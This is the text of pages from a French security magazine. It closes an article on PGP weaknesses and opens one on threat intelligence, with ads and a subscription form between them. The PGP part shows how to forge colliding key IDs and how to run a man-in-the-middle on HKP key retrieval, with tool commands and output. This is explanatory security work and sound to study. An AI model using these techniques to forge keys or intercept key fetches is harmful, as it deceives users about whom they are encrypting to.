Un des grands problèmes de PGP n'est pas relatif à sa bonne implémentation de la cryptographie, mais aux bons usages qui en découlent. Effectivement, nombreux sont les dommages collatéraux provoqués par une mauvaise configuration ou tout simplement une mauvaise compréhension de l'outil en lui-même : utilisation d'algorithmes dépassés, mauvaise gestion du trousseau de clefs (longueur des clefs, mise à jour des clefs des correspondants, révocations), l'utilisation d'identifiants de clefs (voir 3.3) et même l'usage d'anciennes versions du standard possible grâce au maintien actuel de la rétrocompatibilité. Bons usages qui d'ailleurs sont étendus à ceux du courrier électronique, du fait de la bonne intégration de PGP avec ce dernier. Imaginons : deux correspondants veulent échanger des messages de manière anonyme et confidentielle. Ils utilisent PGP (moyennant les bonnes options pour l'anonymat) et TLS pour garantir la sécurité au niveau du transport du courrier. Cela sous-entend évidemment que le client de messagerie va vérifier la validité du certificat, sinon une attaque par MITM à base de faux serait aisée, et donc dévoiler les champs non chiffrés par PGP. On peut également imaginer des cas plus triviaux : que ferait un utilisateur qui tente d'envoyer un e-mail chiffré qui ne fonctionne pas, car un attaquant change quelques bits dans les messages envoyés ? Possiblement l'envoyer en clair pensant que le chiffrement est le problème.

La sécurité ne peut reposer sur des bons usages prodigués au fur et à mesure de l'évolution du logiciel et de la situation : qui change de sous-clef toutes les semaines ? qui pense à la non-répudiation en utilisant systématiquement PGP ? Qui utilise encore hkp et non hkps ? Bons usages qui d'ailleurs, restent parfaitement abscons à l'utilisateur, car reposant souvent sur des subtilités du monde de la cryptographie.

3.2 Les limites intrinsèques

S'il y a un concept porté à la connaissance du public averti ces derniers mois, c'est bien celui de « Forward Secrecy ». Les échanges utilisant PGP étant asynchrones (e-mail, fichier), il est compliqué de déployer une telle propriété (une proposition laissée sans suite a été déposée à l'IETF en 2001 **[3]**). Ainsi, après une série d'échanges entre deux correspondants, s'il y a compromission de l'une des clefs des participants, alors l'ensemble des échanges passés, c'est-à-dire l'ensemble des e-mails échangés par exemple, le sera aussi. Un attaquant qui enregistrerait le trafic relatif à des échanges utilisant PGP ne relève plus de l'imagination d'un paranoïaque, le trafic chiffré étant une cible intéressante et le format OpenPGP se laissant très facilement détecter.

PGP est également peu concerné pour ce qui est relatif à l'anonymat. En effet, il intègre systématiquement dans les messages chiffrés l'identifiant de clef du destinataire (RFC4880, section 5.1). Ce qui donne, sur un fichier chiffré à destination d'un certain bob@mail.org (nous utiliserons GnuPG pour les exemples) :

```
$ gpg file.gpg
You need a passphrase to unlock the secret key for
user: "Bob <bob@mail.org>"
4096-bit RSA key, ID 76543210, created 2012-03-11 (main key ID 01234567)
```

Bien sûr, une option existe permettant de supprimer l'ajout systématique de cet identifiant. En résulte pour le destinataire que GnuPG essayera l'ensemble des clefs privées du trousseau local (même celles révoquées !) pour déchiffrer le message (ce qui peut générer des messages d'erreur et une incompréhension de l'utilisateur). PGP assure aussi la non-répudiation lors de la signature des messages, caractéristique souvent oubliée du fait que la signature est utilisée majoritairement pour authentifier les correspondants. Seulement cette signature n'authentifie pas mutuellement les correspondants, elle authentifie l'auteur du message pour quiconque souhaitera le vérifier. L'utilisation systématique des signatures par un utilisateur engendre donc l'impossibilité pour celui-ci de démentir d'avoir tenu tel ou tel propos dans ses messages. L'absence de signature ôtant du même coup la possibilité d'authentifier les correspondants sans chiffrement : l'authentification avec signature implique ici la non-répudiation.

Document strictement réservé à l'usage de Deloitte et associés pour 5 lecteurs maximum selon les termes de la commande n°242348 du 17/02/2014 via l'agence PRENAX

Il pourra aussi être utile de vérifier l'ensemble des primitives cryptographiques utilisées, anciennes et nouvelles, tel les désormais tristement célèbres courbes elliptiques recommandées par le NIST, qui du côté de PGP ont déjà fait l'objet d'une RFC (6637).

3.3 Collision sur les key IDs

Dans la rubrique des mauvais usages de PGP par les utilisateurs initiés, nous avons l'utilisation des identifiants de clef. En effet, les *key IDs* inondent signatures et profils des utilisateurs sur Internet. Cela fait tendance, sérieux et protégé, mais il n'en est rien. Il faut remonter en 1996 pour trouver la première attaque connue contre les identifiants de clefs, célèbre de par son nom, DEADBEEF. L'idée est assez simple : un identifiant de clef est une série de caractères de faible longueur associée à une clef permettant d'être manipulée par un humain. Typiquement, dans les formats OpenPGP version 4, le key ID est définit par les derniers 4 octets de l'empreinte SHA-1 de la clef publique au format OpenPGP (c'est-à-dire contenant des informations telles que la version, la date de création). Ce qui donne par exemple :

```
$ gpg --list-keys bob | head -n 1
pub   4096R/01234567 2012-03-11
```

L'espace de ces identifiants étant bien sûr relativement petit (2^32), il est aisé d'effectuer une attaque bruteforce pour obtenir une clef avec un identifiant choisi. Par exemple, on pourrait générer une clef RSA et modifier sa date de création jusqu'à l'obtention du key ID voulu (changer la date de création ne nécessitant aucun calcul, simplement l'accès au champ correspondant dans la clef). C'est ce que fait *bruteforce_keyid* **[4]**. Sachant que le nom et l'adresse e-mail d'une clef sont des champs libres, il devient alors facile d'obtenir deux clefs ayant la même allure dans notre trousseau.

```
$ ./bruteforce_keyid "Bob1 <bob@mail.org>" 01234567
Generating new RSA key
94608000 tries [23250 / sec]
[...]
Found a collision in 33684 seconds! Saved to 01234567.gpg
```

Les chiffres de ce dernier exemple sont bien réels, il aura fallu dans ce cas-ci un peu plus de 9h pour tomber sur l'identifiant 01234567. Après avoir renouvelé l'opération pour obtenir deux clefs ayant le même key ID, GnuPG lui, se contente de les importer sans avertissement :

```
$ gpg --import 01234567.gpg.1
gpg: key 01234567: secret key imported
gpg: key 01234567: public key "Bob1 <bob@mail.org>" imported
gpg: Total number processed: 1
gpg:               imported: 1  (RSA: 1)
gpg:       secret keys read: 1
gpg:   secret keys imported: 1
$ gpg --import 01234567.gpg.2
gpg: key 01234567: secret key imported
gpg: key 01234567: public key "Bob2 <bob@mail.org>" imported
gpg: Total number processed: 1
gpg:               imported: 1  (RSA: 1)
gpg:       secret keys read: 1
gpg:   secret keys imported: 1
```

Le problème reste bien entendu le même avec des identifiants plus grands, tels les *long key IDs*. On relèvera que l'idée de base est d'apporter un confort de manipulation des clefs à l'utilisateur en affectant des identifiants simples. Un système de nommage regroupant l'ensemble des bonnes propriétés n'existant pas encore, les key IDs sont encore là. On voit malgré tout, quelques utilisateurs proposer directement l'empreinte SHA1 de leur clef. Comparer deux clefs veut dire comparer l'intégralité de ce qui les compose, pas seulement comparer une partie ou une transformation de la clef. La question est alors de savoir comment les programmes (et les utilisateurs !) interagissent avec tous ces identifiants, s'ils prennent en compte les collisions : GnuPG par exemple, ne prenait pas en compte les long key IDs ainsi que les *fingerprints* lors du rapatriement d'une clef depuis un serveur jusqu'en 2011 (il tronquait la chaîne pour ne garder que le short key ID). Beaucoup de serveurs de clefs n'utilisent encore que les *short key IDs*, ou l'on peut encore citer l'outil PGP pathfinder. Tromper un utilisateur avec une fausse clef ne relève donc pas de l'impossible. Voyons maintenant l'une des questions au cœur de l'usage de PGP, à savoir les moyens permettant d'établir une confiance dans l'association entre une clef et l'identité de son propriétaire.

3.4 Les limites du « web of trust »

3.4.1 Anonymat mon amour

Pour rappel, le WoT (« web of trust ») de PGP est un réseau de confiance décentralisé et établi par les utilisateurs. Le concept est relativement simple, la confiance étant située dans le rattachement d'une clef à l'identité de son propriétaire, il suffit pour chaque utilisateur ayant vérifié cette association de dire qu'il fait confiance à la clef en signant cette dernière. L'ensemble des clefs et signatures correspondantes est alors rendu disponible sur un serveur de clefs (public ou privé). Ce modèle de réseau de confiance comporte plusieurs faiblesses. L'une des plus triviales est la quantité d'informations révélée par un tel réseau : qui interagit avec qui, les identités et les dates des signatures. Remarquons enfin qu'à grande échelle, imaginons l'ensemble des utilisateurs du mail, la quantité d'information qu'il faudra maintenir et traiter est tout simplement inenvisageable à la seule fin de fournir une confiance relative dans l'association des clefs et de leurs propriétaires. Nous ne connaissons d'ailleurs que peu de choses sur les limitations des serveurs de clefs actuels : que se passe-t-il si l'on signe quelques milliards de fois une clef ? Si l'on ajoute quelques milliards d'UID à une clef ? Remarquons également que si l'utilisateur met à jour son trousseau de clefs pour rapatrier les nouvelles signatures et les clefs récemment révoquées, il dévoilera potentiellement l'ensemble des personnes avec qui il entretient des correspondances chiffrées. Il est toutefois possible de mettre à jour en temps aléatoire son trousseau de clefs en passant par Tor **[5]**.

Document strictement réservé à l'usage de Delphine LESPIAU, pour 5 lecteurs maximum selon les termes de sa commande n°242348 du 17/12/2014 via l'agence PRENAX

À DÉCOUVRIR DÈS LE 05 SEPTEMBRE !

PRENEZ EN MAIN LES TECHNOLOGIES RFID / NFC

NE LE MANQUEZ PAS : OPEN SILICIUM N°12 !

DISPONIBLE DÈS LE 05 SEPTEMBRE 2014

CHEZ VOTRE MARCHAND DE JOURNAUX

ET SUR : boutique.ed-diamond.com

Document strictement réservé à l'usage de Deloitte et associés pour 5 lecteurs maximum selon les termes de la commande n°242348 du 17/02/2014 via l'agence PRENAX

3.4.2 Où tu veux, quand tu veux, avec qui tu veux

Un autre point faible est que l'ensemble de ces informations (date, identifiants de clef, nom et adresse e-mail) peut être aisément généré et offre ainsi la possibilité d'effectuer des signatures à base de clef forgée amenant une confusion certaine dans le réseau de confiance. On pourrait même imaginer de forger intégralement un faux réseau de confiance ressemblant à un réseau existant en se basant sur le même principe. Une fois encore, il y a un bon usage de ce réseau de confiance à faire au niveau de l'utilisateur : savoir correctement vérifier l'identité du propriétaire d'une clef donnée, savoir vérifier la chaîne de confiance, la validité des signatures. Reste également l'ensemble des problèmes relatifs à la gestion de la clef par l'utilisateur : révocation de la clef en cas de perte, compromission ou perte du certificat de révocation, sachant qu'une clef est quasi impossible à effacer dans le cas des serveurs publics.

3.4.3 Tu me prêtes tes clefs ?

Un autre point crucial est la récupération de la clef à partir d'un serveur de clefs. En effet, comme nous l'avons déjà souligné, il va falloir récupérer la bonne clef sur la base d'un identifiant (le key ID, le nom d'utilisateur, ou beaucoup mieux, l'empreinte de la clef), et faire confiance au protocole utilisé pour rapatrier la clef qui, dans la majorité des cas, utilise HKP (*OpenPGP HTTP Keyserver Protocol*) et donc (c'est de l'HTTP !) une communication sans aucune sécurisation. Il est également possible, à l'instar de HTTPS, d'utiliser HKPS, moyennant une fois de plus la vérification des certificats.

3.4.4 Attaque MITM lors de la récupération des clefs

Voyons une possibilité d'exploitation concrète des faiblesses mentionnées. L'attaque va consister à modifier à l'insu de l'utilisateur les clefs qu'il va rapatrier. Nous supposons que l'utilisateur utilisera GnuPG avec HKP et un identifiant de clef quelconque (empreinte SHA1 ou key ID) pour sélectionner la clef voulue. Nous allons effectuer un MITM sur les échanges HKP, et déclencher à chaque requête la génération d'une clef forgée avec les mêmes attributs (nom, adresse, date, key ID) que la clef demandée en utilisant l'ancien format d'OpenPGP. Tout simplement, car dans sa version 3, le key ID d'une clef RSA n'est autre que les derniers 64 bits du module de chiffrement, la génération d'une clef avec un key ID choisi étant alors très rapide (attaque deadbeef). GnuPG se contentera de récupérer la clef ainsi forgée et l'intégrera au trousseau sans prévenir qu'il s'agit d'une ancienne version. L'outil *key-steak* **[6]** permet de réaliser une telle attaque (réalisée ici en local sans MITM). Côté attaquant :

```
$ python ksitm.py
127.0.0.1 - - [01/Jul/2014 14:57:17] "GET /pks/lookup?op=get&option
s=mr&search=0xC0660AE1 HTTP/1.0" 200 -
```

Côté utilisateur :

```
$ gpg --keyserver 127.0.0.1 --recv-key 0xC0660AE1
gpg: requesting key C0660AE1 from hkp server 127.0.0.1
gpg: key C0660AE1: public key "Trolling the Web of Trust" imported
gpg: Total number processed: 1
gpg:               imported: 1  (RSA: 1)
```

Si l'on vérifie l'empreinte de la clef rapatriée (le fichier **k.pubkeyring** contenant la clef originale) :

```
$ gpg --no-default-keyring --keyring ./k.pubkeyring --fingerprint 0xC0660AE1
| grep fingerprint
      Key fingerprint = F85D 933F F63F 4E3E 68A8  DE3C 6074 B1A7 C066 0AE1
$ gpg --fingerprint -a 0xC0660AE1 | grep fingerprint
      Key fingerprint = 3F 22 B7 F6 52 87 6B 53  0E C0 9E 73 4A A0 D0 D9
```

On constate bien que pour les deux même key IDs nous obtenons deux empreintes différentes.

Une manière de se protéger de cette attaque est l'utilisation de HKPS (sans oublier de vérifier la validité du certificat), de refuser d'utiliser des clefs au format OpenPGP v3 et surtout, d'effectuer une vérification systématique de l'intégralité de la clef reçue (les signatures par exemple, de bons usages une fois de plus).

Conclusion

Ainsi, une bonne utilisation d'un outil tel que GnuPG **[7]** offre des possibilités solides afin de se protéger d'agences de surveillance trop curieuses. Seulement, l'énergie nécessaire est considérable tant en terme de compréhension que de configuration. On peut voir depuis les dernières années un effort pour ouvrir ces technologies au grand public, avec des initiatives telles que keybase (https://keybase.io) permettant d'offrir un réseau de confiance plus adapté aux usages désormais quotidiens du web 2.0, mais aussi prism.mx (https://prism.mx/) ou encore le désormais célèbre crypto.cat (https://crypto.cat). On pourra s'intéresser également à quelques projets prometteurs encore expérimentaux tels que LEAP (https://leap.se/) ou encore Pond (https://pond.imperialviolet.org/). ■

Références

[1] http://www.nist.gov/itl/csd/sp800-90-042114.cfm

[2] https://plus.google.com/+TheodoreTso/posts/SDcoemc9V3J

[3] http://tools.ietf.org/html/draft-brown-pgp-pfs-03

[4] https://github.com/micahflee/trollwot

[5] https://github.com/EtiennePerot/parcimonie.sh

[6] https://github.com/coruus/cooperpair

[7] https://help.riseup.net/en/security/message-security/openpgp/best-practices

Document strictement réservé à l'usage de Deloitte et associés, 6 lecteurs maximum selon les termes de la commande n° 2023450 01/02/2014 via l'agence PRENAX

NOUVEAU ! NOUVEAU ! NOUVEAU ! NOUVEAU !

ABONNEZ-VOUS !

DÉCOUVREZ NOS NOUVELLES OFFRES !

LE CLASSIQUE !

VERSION **PAPIER**

Retrouvez tous les 2 mois votre bimestriel favori en papier dans votre boîte à lettres !

Envie de lire tous les 2 mois votre magazine sur votre tablette ou votre ordinateur ? Voici l'abonnement PDF !

Attention, les offres mentionnées dans la page suivante sont réservées aux particuliers, professionnels n'hésitez pas à nous contacter à : abopro@ed-diamond.com

L'ÉLECTRONIQUE !

VERSION **PDF**

LE NOUVEAU SERVICE !

ACCÈS À LA **BASE DOCUMENTAIRE**

L'accès à la base documentaire en ligne de MISC et de ses Hors-séries vous permettra d'effectuer des recherches dans la majorité des articles parus, qui seront disponibles avec un décalage de 6 mois après leur parution en magazine.

Attention, les offres mentionnées dans la page suivante sont réservées aux particuliers, professionnels n'hésitez pas à nous contacter à : abopro@ed-diamond.com

boutique.ed-diamond.com

Découvrez une sélection d'offres page suivante

Document strictement réservé à l'usage de Deloitte et associés pour 5 lecteurs maximum selon les termes de la commande n°242348 du 17/02/2014 via l'agence PRENAX

RETROUVEZ TOUTES LES AUTRES OFFRES D'ABONNEMENTS SUR :

boutique.ed-diamond.com !

MISC Multi-System & Internet Security Cookbook

Merci de cocher ci-dessous l'offre souhaitée...

	Tarif normal	Économie	Tarif spécial*
PAPIER			
☐ MISC 6N°	53,40	11,40	42,-€
PDF**			
☐ MISC 6N°	53,40	11,40	42,-€
BASE DOCUMENTAIRE**			
☐ ACCÈS 1 AN			59,-€
PAPIER + PDF**			
☐ MISC 6N° + MISC 6N°	106,80	44,80	62,-€
PAPIER + BASE DOCU**			
☐ MISC 6N° + ACCÈS 1 AN	112,40	21,40	91,-€
PAPIER + PDF + BASE DOCUMENTAIRE****			
☐ MISC 6N° + MISC 6N° + ACCÈS 1 AN	165,80	54,80	111,-€

MISC Multi-System & Internet Security Cookbook + MISC HORS-SÉRIE

Merci de cocher ci-dessous l'offre souhaitée...

	Tarif normal	Économie	Tarif spécial*
PAPIER			
☐ MISC 6N° + MISC HS 2N°	71,40	17,40	54,-€
PDF**			
☐ MISC 6N° + MISC HS 2N°	71,40	17,40	54,-€
PAPIER + PDF**			
☐ MISC 6N° + MISC HS 2N° + MISC 6N° + MISC HS 2N°	142,80	58,80	84,-€
PAPIER + BASE DOCU**			
☐ MISC 6N° + MISC HS 2N° + ACCÈS 1 AN	130,40	27,40	103,-€
PAPIER + PDF + BASE DOCUMENTAIRE****			
☐ MISC 6N° + MISC HS 2N° + MISC 6N° + MISC HS 2N° + ACCÈS 1 AN	201,80	68,80	133,-€

Vous souhaitez également vous abonner à : LINUX MAGAZINE FRANCE, LINUX PRATIQUE, Open Silicium, HACKABLE MAGAZINE

Rendez-vous sur notre boutique pour découvrir toutes nos offres de couplages ! boutique.ed-diamond.com

*Prix TTC France Métro. Pour les tarifs hors France Métro et étranger, veuillez consulter notre boutique en ligne !

**Offre réservée aux particuliers, professionnels contactez-nous par mail : abopro@ed-diamond.com

Voici mes coordonnées postales :	
Société :	
Nom :	
Prénom :	
Adresse :	
Code Postal :	
Ville :	
Pays :	
Téléphone :	
E-mail :	

☐ Je souhaite recevoir les offres promotionnelles et newsletters des Éditions Diamond.

☐ Je souhaite recevoir les offres promotionnelles des partenaires des Éditions Diamond.

MISC Multi-System & Internet Security Cookbook

Édité par Les Éditions Diamond
Service des Abonnements
B.P. 20142 - 67603 Sélestat Cedex
Tél. : + 33 (0) 3 67 10 00 20
Fax : + 33 (0) 3 67 10 00 21

Vos remarques :

En envoyant ce bon de commande, je reconnais avoir pris connaissance des conditions générales de vente des Éditions Diamond à l'adresse internet suivante : **boutique.ed-diamond.com/content/3-conditions-generales-de-ventes** et reconnais que ces conditions de vente me sont opposables.

Document strictement réservé à l'usage de Deloitte et associés pour 5 lecteurs maximum selon les termes de la commande n°242348 du 17/02/2014 via l'agence PRENAX

THREAT INTELLIGENCE IS A BOX OF COOKIES

Ronan Mouchoux (@yenos) – yenosint@gmail.com

mots-clés : *THREAT INTELLIGENCE / CYBERCRIME / APT / RENSEIGNEMENT / OSINT / SHANNON*

Le monde de la sécurité informatique est périodiquement assailli par des buzzwords marketing, de nouveaux challenges techniques et des trolls rétrogrades. Dans cette jungle bruyante, difficile souvent de faire le distinguo entre gesticulation commerciale et scepticisme systématique. Les activités de Threat Intelligence n'échappent pas à la règle, la plupart des personnes en parlant (ou en vendant) ne sachant pourtant pas ou peu de quoi il retourne. Cet article se propose de démystifier cette activité, avant tout humaine, en vous présentant ses enjeux, sans fard ni artifice (ni feeds ou Big Data).

1 Dans Threat Intelligence, il y a Threat et Intelligence

Afin d'éviter toute incompréhension, il convient de replacer quelques termes dans leur contexte. Cette phase de définition est bien entendu une vision simplifiée des diverses notions abordées, car vous allez le voir, elles sont nombreuses.

1.1 Ni Einstein ni James Bond

Mettons tout de suite les choses au clair et appelons un chat un chat : le Intelligence de Threat Intelligence est le même que le I de CIA. La Threat Intelligence est une activité de renseignement, mais la pudeur française préfère l'utilisation de l'anglicisme, quitte à ce que les gens pensent que l'on parle des capacités intellectuelles de la menace (ou pire du malware...).

Les *Threat Intelligence Analysts* (TIA) sont donc, en bon français, des analystes en renseignement de la menace. Oui, on peut être analyste en renseignement sans faire partie d'un service de l'État. Par contre, la discipline Threat Intelligence est bien la petite fille du renseignement militaire, dont la définition donnée par Wikipédia est : « discipline militaire qui se concentre sur le recueil, l'analyse et la diffusion d'informations, sur l'activité adverse, ses moyens, ses méthodes, le terrain, et tout domaine pouvant présenter un intérêt militaire ».

La Threat Intelligence n'est pas un nouveau métier ou une nouvelle activité. Parfois sans le savoir, opérateurs de SOC, *malware researchers*, ou *Incident Response Handlers* participent à la construction de cette connaissance des menaces. Mais sa récente émergence dans les stratégies de protection des SI apporte une nouvelle vision en se positionnant de manière transverse aux activités « classiques » très cloisonnées par domaine de compétences. Le TIA est donc un jongleur qui doit être capable de comprendre, sans forcément être toujours capable de réaliser, les analyses de ses camarades spécialistes et de donner une vision agrégée et centrée des menaces et de leur environnement.

1.2 Votre adversaire n'est pas le malware, mais la personne qui est derrière

Dans la dialectique infosec, le terme de menace est généralement appliqué aux logiciels malveillants. Si un malware peut être considéré comme une menace pour un système informatisé, il ne l'est pas (encore)

Document strictement réservé à l'usage de Deloitte et associés pour 5 lecteurs maximum selon les termes de la commande n°242348 du 17/02/2014 via l'agence PRENAX

directement pour les individus ou les groupes humains. Il convient de prendre un peu de recul et de se placer au niveau de l'organisation qui héberge, maintient ou exploite ce système. Cette organisation a des ressources (techniques, financières, scientifiques, humaines) qui peuvent être ciblées par un opposant (État, concurrent, criminel, insider, terroriste...) ou subir des dégradations par des événements naturels.

EBIOS et l'ISO 15408 catégorisent les menaces (ou éléments menaçants)**[1]** en menace :

- humaine : une personne interne au SI ;
- environnementale : une personne externe au SI ;
- naturelle.

La Threat Intelligence se concentre sur la connaissance des menaces humaines et environnementales réalisant des actions délibérées. Le champ d'investigation comprend :

- les motivations : stratégiques, idéologiques, ludiques, financières...
- les ressources : infrastructures réseau, exploits, logiciels malveillants, financements, ressources juridiques ou législatives...
- l'expertise.

1.3 Une activité cyclique, pluridisciplinaire et pluri-acteurs

Les activités de renseignement sont guidées dans leur réalisation par le Cycle du renseignement **[2]**. Même si la réalité et la pratique sont parfois disjointes et soumises à débat **[3][4]**, nous retrouvons globalement dans nos investigations le caractère systémique de l'activité de renseignement qui se construit par un enchaînement d'opérations effectuées par (normalement) diverses personnes :

- Orientation et planning : elle constitue la base du cycle et est activée par l'arrivée d'une nouvelle question à traiter ou par la réception d'éléments produits en fin d'un autre cycle. Elle réalise un état des lieux de la situation (ou un feedback du cycle précédent), définit précisément les besoins du demandeur (la forme et le fond de la réponse attendue), les moyens pour arriver au résultat, les jalons temporels. Cette opération est à la charge du leadership, qui peut recevoir un support d'opérateurs pour une définition plus précise.

  En Threat Intel, il s'agit principalement ici d'identifier les menaces, de fixer les objectifs, d'évaluer et de mettre à disposition des opérateurs les moyens nécessaires et raisonnables pour atteindre ces objectifs. Dans la pratique, cette phase est bien souvent délaissée ou mal appréhendée par les décideurs. Revient alors aux analystes et opérateurs la tâche de se synchroniser en ad hoc et de deviner les intentions des demandeurs afin d'essayer de produire le renseignement attendu.

- Collecte : la phase de collecte s'attache à rassembler les données brutes jugées utiles pour la production du renseignement final. Cette collecte est guidée, voire contrainte, par les sources de données accessibles à l'opérateur. Ces sources peuvent être publiques et gratuites, payantes, « communautaires » ou internes. Notons au passage que les sources internes à une organisation sont bien souvent délaissées alors qu'elles constituent un moyen rapide et peu coûteux d'amorcer la phase de collecte. La sélection des sources ainsi que leur représentativité sont capitales, car elles peuvent grandement influencer la réponse.

  Dans notre cas, les données peuvent être des signaux, des photos, des binaires, des dumps de trafic réseau, des éléments d'identification techniques, des (cyber-) identités. Les données brutes peuvent également inclure des données, informations ou renseignements déjà retravaillés par une autre entité, mais qui doivent de nouveau être analysés au travers du prisme de l'investigation en cours. En d'autres termes, les fameux rapports, feeds ou services de Threat Intel ne sont le plus souvent pas des données, informations ou renseignements directement utilisables. Ils sont par contre une manière d'augmenter le nombre de sources de données et d'assurer un approvisionnement régulier.

  Idéalement, toutes les données brutes collectées doivent être stockées en l'état, enrichies sommairement avec la mention de la source et les données d'acquisition (moyen et horodatage).

- Traitement : la phase de traitement a pour but de retravailler les données afin de produire des informations compréhensibles et manipulables pour les analystes. Il peut s'agir de déchiffrement, d'encodage, de traduction linguistique, de normalisation. C'est également à ce moment que s'effectue le travail de réduction des données, par filtrage, échantillonnage, clustering, corrélation, etc. Ces traitements peuvent être mis en série ou se réaliser de manière parallèle. Cette phase se résume très facilement, mais est pourtant celle qui relève de la plus haute technicité. Cette phase est critique dans le sens où, par un procédé ou une suite de procédés, nous appliquons une sémantique à des données qui en étaient vierges.

  C'est principalement cette phase qui doit affronter la contrainte dite de Big Data. Mais Big ou Small, la donnée n'a aucune valeur sans un traitement adéquat et sans une question à évaluer. C'est aujourd'hui le gros challenge que doivent relever les Data Scientists : créer des méthodes de traitements et éduquer les populations pour arrêter d'entendre tout et n'importe quoi à propos du Bibendum informationnel.

- Analyse et production : il s'agit ici de convertir les informations basiques, fragmentées et contradictoires en réponse finale. Ces informations sont analysées par un spécialiste du domaine qui qualifie à la fois les informations et les sources en termes de fiabilité et pertinence pour le sujet traité. Les informations

Document strictement réservé à l'usage de Deloitte et associés pour 5 lecteurs maximum selon les termes de la commande n°242348 du 17/02/2014 via l'agence PRENAX

sont mises en contexte, les événements et faits marquants mis en relief et l'analyste consigne ses remarques et jugements sur des faits mis en lumière.

Dans notre domaine, nous nous intéressons aux événements, capacités et trajectoires passés, présents et futurs relatifs aux menaces ciblant nos protégés. Les productions peuvent être à prise en compte immédiate ou à but anticipatoire, prendre la forme de règles de détections (Yara, OpenIOC, Snort, etc.), de bulletins d'alerte, d'articles de blog, de rapports techniques ou de tendances, de présentations ou de discussions de comptoir. Ces productions ne sauraient résumer ou être représentatives à elles seules de la charge de travail et de la masse de connaissance rassemblée pour la produire, ni être représentatives de l'activité en elle-même.

- Dissémination : nous voici à la dernière étape du cycle, qui de manière logique vient nourrir la première. Une réponse à la question initiale est rendue aux personnes ayant initié le processus. De leur propre chef ou avec les responsables d'investigations, de nouveaux besoins peuvent être exprimés, relançant la grande roue.

La Threat Intelligence n'est pas la formule magique qui résoudra tous les problèmes de sécurité du monde, mais elle peut aider à mieux les connaître, s'en prémunir et y répondre.

1.4 Positionnement et rôle de la Threat Intelligence dans une organisation

Le positionnement traditionnellement présenté des analystes en Threat Intelligence est une prise en sandwich entre les instances stratégiques (top management, CERT) et les instances tactiques et opérationnelles (*Security Operations Center*, *Incident Response Team*, équipes de maintien en condition de sécurité et en condition opérationnelle...). L'analyste joue un peu un rôle de traducteur et de tampon entre le stratégique et le tactique, devant à chaque interaction faire la focale pour qu'il y ait le moins de perte d'information et de mésinterprétation possible.

Son champ d'investigation amenant l'analyste à manipuler des données techniques et non techniques, à destination de personnes techniques et non techniques, depuis des domaines très différents (forensic, analyse réseaux, investigation réseaux sociaux, e-réputation, économie et circuit financier, géopolitique, stratégie militaire, criminologie...) et soumis à des contraintes psychologiques et cognitives particulières**[5][6]**, il est difficile de contenter tout le monde et de traiter chaque sujet ou chaque investigation avec un niveau égal.

C'est pourquoi positionner un analyste ou un groupe d'analystes en pivot de divers profils SSI ou cyber est l'un des meilleurs moyens de capitaliser les productions intermédiaires et finales tout en réduisant les risques d'erreurs humaines dans la collecte, le traitement et l'analyse des données. Par exemple, un TIA avec une appétence réseaux ayant obtenu une souche X pourrait solliciter un collègue reverser afin d'avoir son avis sur la structure et la complexité de la bestiole et de savoir si cela pourrait coller au groupe d'attaquant Y qui est connu pour utiliser tels types de vulnérabilités, utiliser tel type d'injection et avoir tel niveau d'expertise.

2 Du déroulement de deux cycles contigus

Après ces pieuses paroles, voici un retour d'expérience romancé comprenant deux cycles. Le focus se fera sur l'organisation et les interactions entre les parties prenantes. S'agissant d'un cas particulier, il ne saurait être représentatif de toutes les investigations. Il y a probablement autant de manières de faire de la Threat Intel que de gens qui y participent.

2.1 J'ai vu de la lumière chef !

Au sein d'une équipe spécialisée en réponse à des attaques ciblées, c'est plutôt le calme plat cette semaine pour les différents analystes. Le temps libre est consacré à la R&D et à différentes activités de veille permettant d'alimenter des ressources de Threat Intel. Un analyste touche-à-tout (René) reçoit un document infecté très mal détecté de la part d'une relation. Il décide d'y passer un peu de temps, avec pour objectif de savoir s'il est connu de l'équipe et s'il peut représenter un risque actuel ou futur. Allez, l'après-midi devrait suffire.

René recherche si la vulnérabilité permettant d'infecter le poste est connue, puis s'attarde à collecter les différents indicateurs définissant la charge contenue dans le document piégé. Parmi eux, l'hôte utilisé comme C&C et un mutex relativement verbeux. Il relance ses recherches et obtient à la fois de nouvelles charges dans différentes versions, mais également un nouvel hôte sur lequel les attaquants ont un espace de stockage non protégé. Cet espace contient des remontées d'informations depuis les victimes. René collecte tout ce qu'il peut sur la menace et les victimes, car l'après-midi ne va pas suffire et il veut creuser ça offline dans la soirée.

Même si la masse de données collectée n'est pas démentielle, une erreur dans la normalisation des noms de binaires malveillants ou dans l'estimation de la norme de nommage des victimes par les attaquants pourrait orienter notre taupe vers un mauvais terrier. Il prend donc soin, binaire après binaire, de tracer ses actions.

Tout est bien nommé, des similitudes avec des antécédents ont été relevées, un groupe d'attaquants est fortement suspecté, René produit une archive avec tous ces éléments bruts et ses analyses, il crée des règles machines et réseau pour détecter la famille du malware utilisé, pas seulement la souche, et commence à réfléchir à qui transmettre cette information.

Document strictement réservé à l'usage de Deloitte et associés pour 5 lecteurs maximum selon les termes de la commande n°242348 du 17/02/2014 via l'agence PRENAX

Il prend la décision de partager sa découverte avec un autre de ses collègues en phase de veille. Il avise sa hiérarchie des résultats et transmet les indicateurs de détection à son centre de supervision. Il prend également contact avec les quelques victimes identifiées et selon le cas les instances étatiques qui vont bien, avec toutes les précautions d'usages et les éléments de détection.

2.2 Éteindre un foyer, c'est bien. Éteindre un feu, c'est mieux !

René va voir son collègue à qui il a transmis l'archive, un analyste orienté réseau informatique et sociaux (Ozgur). Ils échangent sur ce cas et conviennent qu'à la vue des éléments, une investigation élargie est pertinente. Les victimes sont assez éloignées de leur scope, mais quelques éléments laissent à penser que cela peut évoluer. La question est : quels sont les moyens d'infrastructures et logiciels, l'expertise de la menace et jusqu'à quand retrouve-t-on trace de leur activité. Ils s'accordent également sur le fait que des renforts seront nécessaires, car leurs compétences ne couvrent pas les besoins nécessaires pour remplir pleinement les objectifs. Lou (forensic host), Rex (reverser) et Marc (Web Intelligence et e-reputation) rejoignent le groupe. Les tâches se répartissent et la collecte peut commencer :

- René prend ses distances et retourne en phase de veille. Il ne participe pas directement à la collecte et à l'analyse afin de ne pas orienter l'investigation étendue en fonction de ses impressions émanant du premier cycle (biais de confirmation et ses biais adjacents). Il sollicite en revanche quelques partenaires de confiance pour recevoir des informations et s'ils ont des questions particulières, permettant ainsi de compléter la liste des destinataires de la dissémination et d'orienter les recherches de ses collègues.

